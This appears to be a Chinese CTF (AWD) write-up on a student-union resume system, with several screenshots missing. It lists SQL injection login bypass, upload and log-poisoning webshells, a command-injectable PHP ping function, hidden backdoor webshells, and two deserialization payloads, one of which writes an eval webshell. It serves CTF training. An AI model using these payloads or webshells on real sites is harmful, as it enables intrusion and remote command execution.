
AWD-1 学生会-简历管理系统

0x01


万能密码登陆：



同理 update 也有注入！

0x02 上传限制不严格


白名单写的完善，但是没有考虑大小写！



此处可直接上传一句话木马 getshell（此处重写文件名后为小写 php）

0x03

根目录下的 log.php 记录请求访问日志，所以传入 php 代码可被 log.php 记录，导致 getshell！




0x04

内置的 ping 命令函数

```
        }
    }
    function ping(){
        $host = $_POST['host'];
        system("ping -c $host");
    }
}
```


可直接执行系统命令



www-data

此处可 getshell

0x05 内置 shell.php




在 include 目录下直接可利用 D 盾能扫出!

0x06 内置过狗一句话!

Path : org\smarty\autofoucer

过狗一句话 密码 cmd:



注：D 盾发现不了

0x07 反序列化漏洞：
第一处：/common/home.php
Payload：

Tzo0OiJob21lIjoyOntzOjEyOiIAaG9tZQBtZXRob2QiO3M6NDoic

GluZyI7czoxMDoiAGhvbWUAYXJncyI7YToxOntpOjA7czoxNDoi

MC4wLjAuMHx3aG9hbWkiO319

可直接执行命令

第二处：/common/calcf.php
Payload:
O:7:"chybeta":1:{s:4:"test";s:29:"<?php @eval($_POST['cd']); ?>";}
可直接把一句话写到当前目录的 log.php 中 密码：cd